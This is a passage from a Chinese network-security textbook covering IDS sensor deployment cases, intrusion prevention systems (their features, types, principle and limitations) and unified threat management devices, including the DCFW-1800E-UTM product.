EC 可以接收 15 个传感器的报警事件，同时这两台 EC 又可以作为另外 15 个传感器的备份

EC。当某个 EC 出现故障的时候,向它发送报警事件的传感器可以将报警事件发送到另一台 EC。这种部署的好处是均衡流量,并保证在一个 EC 故障时告警能够及时送达管理系统。控制台和报表安装在一台机器上,方便管理员查看任何时段的报警事件,如表 9-5 所示。网络拓扑如图 9-20 所示。

表 9-5 部署环境中有 10～30 个传感器

传感器	计算机	安装类型	安装的组件
10～30 个	计算机一	自定义	• LogServer(包括 LogServer 组件和数据库)
	计算机二	自定义	• EC
	计算机三	自定义	• EC
	计算机四	自定义	• 控制台报表




图 9-20 部署 10～30 个传感器的网络拓扑

(4) 部署案例四。对多于 30 个传感器的部署,其中将控制台组件分布到 6 台计算机上,如表 9-6 所示。网络拓扑如图 9-21 所示。

表 9-6 部署环境中多于 30 个传感器

传感器	计算机	安装类型	安装的组件
多于 30 个	计算机一	自定义	• LogServer(包括 LogServer 组件和数据库)
	计算机二	自定义	• EC
	计算机三	自定义	• EC
	计算机四	自定义	• EC
	计算机五	自定义	• 报表
	计算机六	自定义	• 控制台




图 9-21 部署多于 30 个传感器的网络拓扑

9.8 入侵防御系统

9.8.1 入侵防御系统简介

IDS 虽然存在多年，但 IDS 只能被动地检测攻击，而不能主动地把变化莫测的威胁阻止在网络之外。因此，迫切需要找到一种主动入侵防护解决方案，确保企业网络在威胁四起的环境下正常运行。

入侵防御系统（intrusion prevention system，IPS）是一种智能化的入侵检测和防御产品，它不但能检测入侵的发生，而且能通过一定的响应方式，实时地中止入侵行为的发生和发展，实时地保护信息系统不受实质性的攻击。IPS 使得 IDS 和防火墙走向统一，简单地理解，可认为 IPS 就是防火墙加上 IDS，但并不是说 IPS 可以代替防火墙或 IDS。防火墙是粒度比较粗的访问控制产品，它在基于 TCP/IP 的过滤方面表现出色，可以提供 NAT、服务代理、流量统计、VPN 等功能。

和防火墙比较，IPS 功能比较单一，只能串联在网络上，对防火墙所不能过滤的攻击进行过滤；这样一个两级的过滤模式，可以最大程度地保证系统的安全。一般来说，企业用户关注的是自己的网络能否避免被攻击，对于能检测到多少攻击并不关心；但这并不是说

IDS 就没有用处，在一些专业机构或对网络安全要求比较高的地方，IDS 和其他审计产品结合，可以提供针对企业信息资源全面的审计资料，这些资料对于攻击还原、入侵取证、异常事件识别、网络故障排除等都有很重要的作用。

9.8.2　入侵防御系统的工作特性

IPS 具有以下明显的工作特性。

(1) 检测并终止入侵活动。NIDS 采用混杂模式被动侦听。IPS 支持多种监控模式，如 SPAN(接到交换机映像端口)、TAP(通过分接器)、IN-LINE(串联)、PORT CLUSTER(端口群集)等，用户根据实际情况选择。采用串联方式的 IPS 位于防火墙之后，是防火墙后面的第二道闸门，进出的数据包都要经过 IPS 的内容检查，攻击数据流在到达目标之前，会被 IPS 识别出来并丢弃或阻断。IPS 底层设计使用专用集成电路 ASIC 或 FPGA 等，可以实现线速检测，从而确保不会成为影响网络性能的瓶颈。

(2) 检测准确可靠。IPS 采用多种检测技术：特征检测可以准确检测已知攻击，特征库实现在线升级并且不需要重新启动探测器；异常检测基于对监控网络的自学习能力，可以有效检测新出现的攻击；DoS/DDoS 检测专门针对拒绝服务攻击；检测引擎中集成了针对缓冲区溢出等特定攻击的检测。IPS 使用硬件加速技术完成串匹配、更新训练集等重复性计算，加快了入侵检测的速度和准确率。

(3) 主动防御。IDS 采用被动侦听方式，响应能力有限，如发送 TCP Reset 包终止会话时往往已经为时太晚。采用串联监控方式的 IPS 具有强大的主动响应能力，在攻击流到来之前，就可以丢弃数据包、终止会话、修改防火墙策略、实时报警或记录日志等。这种主动防御的响应能力正是企业网络安全真正需要的。

总之，IPS 担负双重使命：逐步取代 IDS，在互操作性和功能上与防火墙融合。

9.8.3　入侵防御系统的分类

IPS 是通常位于防火墙和网络的设备之间的设备。这样，如果检测到攻击，IPS 会在这种攻击扩散到网络的其他地方之前阻止这个恶意通信。而 IDS 只是存在于你的网络之外起到报警的作用，而不是在你的网络前面起到防御的作用。

目前有很多种 IPS 系统，使用的技术都不相同。一般来说，IPS 系统都依靠对数据包的检测。IPS 将检查入网的数据包，确定这种数据包的真正用途，然后决定是否允许这种数据包进入你的网络。

IPS 系统分为基于主机和网络两种类型。

(1) 基于主机的 IPS(host IPS，HIPS)依靠在被保护的系统中直接安装代理。它与操作系统内核和服务紧密地捆绑在一起，监视并截取对内核或 API 的系统调用，以便达到阻止并记录攻击的作用。它也可以监视数据流和特定应用的环境(如网页服务器的文件位置和注册条目)，以便能够保护该应用程序使之能够避免那些还不存在签名的、普通的攻击。

(2) 基于网络的 IPS(network IPS，NIPS)综合了标准 IDS 的功能，IDS 是 IPS 与防火墙的混合体，并可被称为嵌入式 IDS 或网关 IDS(gate IDS，GIDS)。NIPS 设备只能阻止通过该设备的恶意信息流。为了提高 IPS 设备的使用效率，必须采用强迫信息流通过该设备

的方式。

更具体地说,受保护的信息流必须代表着向联网计算机系统或从中发出的数据,且在其中:指定的网络领域中,需要高度的安全和保护;该网络领域中存在极可能发生的内部爆发配置地址;能够有效地将网络划分成最小的保护区域,并能够提供最大范围的有效覆盖率。

9.8.4 入侵防御系统的工作原理

IPS 串联于通信线路之内,是既具有 IDS 的检测功能,又能够实时中止网络入侵行为的新型安全技术设备。IPS 由检测和防御两大系统组成,具备从网络到主机的防御措施与预先设定的响应设置,如图 9-22 所示。




图 9-22 入侵防御系统的原理框图

9.8.5 入侵防御系统的弱点与局限

IPS 和 IDS 都采用了入侵检测技术,目前入侵检测技术被用户诟病最多的就是误报和滥报。在旁路检测的 IDS 中,误报和滥报经过人工分析后,可以滤掉,不会对网络造成任何影响;而串行部署的 IPS,一旦发生了误报或者滥报,将影响用户的正常网络通信。这就决定了 IPS 目前面临的主要问题就是精确判断和阻断攻击。

从技术同源上来看,IPS 和 IDS 之间有着千丝万缕的联系,IPS 可以被视做增加了主动阻断功能的 IDS,并且 IPS 在性能和数据包的分析能力方面比 IDS 有了质的提升。

由于增加了主动阻断能力,检测准确程度的高低对于 IPS 十分关键。除了检测机制外,IPS 的检测准确率还依赖于应用环境,一些流量对于某些用户来说是恶意的,而对于另外的用户来说是正常流量,这就需要 IPS 针对用户的特定需求提供灵活、易用的策略调优手段,以提高检测准确率。

9.9 统一威胁管理

9.9.1 统一威胁管理简介

统一威胁管理(unified threat management,UTM),是将防病毒、入侵检测和防火墙安全设备划归统一威胁管理新类别。目前,UTM 定义为由硬件、软件和网络技术组成的具有

专门用途的安全设备，主要提供一项或多项安全功能，同时将多种安全特性集成于一个硬件设备中，形成标准的统一威胁管理平台。UTM 基本功能包括网络防火墙、网络入侵检测/防御和网关防病毒功能。

UTM 的其他特性，如安全管理、日志、策略管理、QoS、负载均衡、HA 和报告带宽管理等，这些特性通常是为主要的安全功能服务的。图 9-23 表示 UTM 系统平台上的综合多项功能。



图 9-23　UTM 系统平台的综合多项功能

1. UTM 在组建安全网络中的优点

UTM 在组建安全网络中具有如下优点。

(1) 整合所带来的成本降低。UTM 将多种安全功能整合在同一产品当中能够让这些功能组成统一的整体发挥作用，相比于单个功能的累加功效更强，颇有"一加一大于二"的意味。这样可以帮助中小企业用户用较低的成本获得更加全面的安全防御。

(2) 降低信息安全工作强度。UTM 一次性获得多种产品的功能，接在网络上就可以完成基本的安全防御功能，所以强度大大降低；UTM 各个功能模块使用同样的管理接口，并具有内建的联动能力，所以在使用上也较简单；同等安全需求条件下，UTM 数量低于传统安全设备，减少维护工作量。

(3) 降低技术复杂度。由于 UTM 中装入了很多的功能模块，所以为提高易用性进行了很多考虑。另外，这些功能的协同运作无形中降低了掌握和管理各种安全功能的难度以及用户误操作的可能。对于没有专业信息安全人员及技术力量相对薄弱的组织来说，信息安全质量也可有所保证。

2. UTM 在组建安全网络中的缺点

UTM 在组建安全网络中具有如下缺点。

(1) 内部防御的弊端。网关防御在防范外部威胁的时候非常有效，但面对内部威胁无法发挥作用，所以以网关型防御为主的 UTM 不是解决安全问题的万灵药。内部防御要靠企业加强管理。

(2) 过度集成带来的风险。将所有功能集成在 UTM 当中使得抗风险能力有所降低。一旦该 UTM 设备出现问题，将导致所有的安全防御措施失效。UTM 的安全漏洞也会造成相当严重的损失。

(3) 性能和稳定性。尽管使用了很多专门的软硬件技术来提供足够的性能,但是在同样的空间下实现更高的性能输出还是会对系统的稳定性造成影响。

3. 神州数码 UTM




图 9-24 DCFW-1800E-UTM

神州数码 DCFW-1800E-UTM,如图 9-24 所示,集合了防火墙、防病毒网关、IPS/IDS、防垃圾邮件网关、VPN、流量整型网关、Anti-DoS 网关、用户身份认证网关、审计网关九大功能为一体。采用专门设计的硬件平台、专用的安全操作系统、硬件独立总线架构和病毒检测专用模块,在提升功能的同时保证了在千兆环境下的高性能。

DCFW-1800E-UTM 内置 4 个 10/100Mbps 自适应以太网接口,适合复杂网络链路下的接入需求,适合于大型企业级用户的全面的安全需求,在未部署安全边界产品的网络中提供全面的安全防护。

9.9.2 UTM 与传统网关的关系

许多用户认为,只要在网络边界部署 UTM,所有安全问题都会迎刃而解,不必再购买其他单一网关产品。其实不然,在网络内部存在各种级别的安全域,在各个行业内部存在很多特殊的网络,出于多方面考虑,这些位置部署的不一定是 UTM 类设备。下面介绍 UTM 与各种传统网关的关系。

1. UTM 与防火墙的关系

防火墙在安全网关设备中的位置非常重要,主要工作在 OSI 参考模型的网络层和传输层,能够实现访问控制。UTM 最为重要的功能之一就是防火墙,完全覆盖了独立防火墙的功能,从产品功能角度看完全可以取代防火墙。但在实际网络应用中,有些内部网络与其他网络完全物理隔离,同时各个安全域之间仅需要访问控制,不需要应用层的安全防护;在不考虑成本的情况下,这部分网络的安全防护可以由 UTM 防火墙功能来完成。所以从长远来看,UTM 能取代防火墙。

2. UTM 与 IPS 的关系

IPS 有 NIPS 和 HIPS 两种类型。NIPS 部署在网络出口,保护目标是网络,但网络是主机、服务器、网络设备的动态集合,这个保护目标不明确;NIPS 实现入侵防御功能、部分防火墙功能、内容过滤功能等,看上去更像 UTM 功能的子集,所以 UTM 涵盖了 NIPS。HIPS 部署在服务器前,主要保护 Web 业务,保护对象明确,要求也非常高,“精确阻断”是对 HIPS 的要求,重点针对 SQL 注入、跨站脚本攻击、应用层 DDoS 攻击等威胁。从部署位置和功能上看,UTM 与 WIPS 是相互补充的。

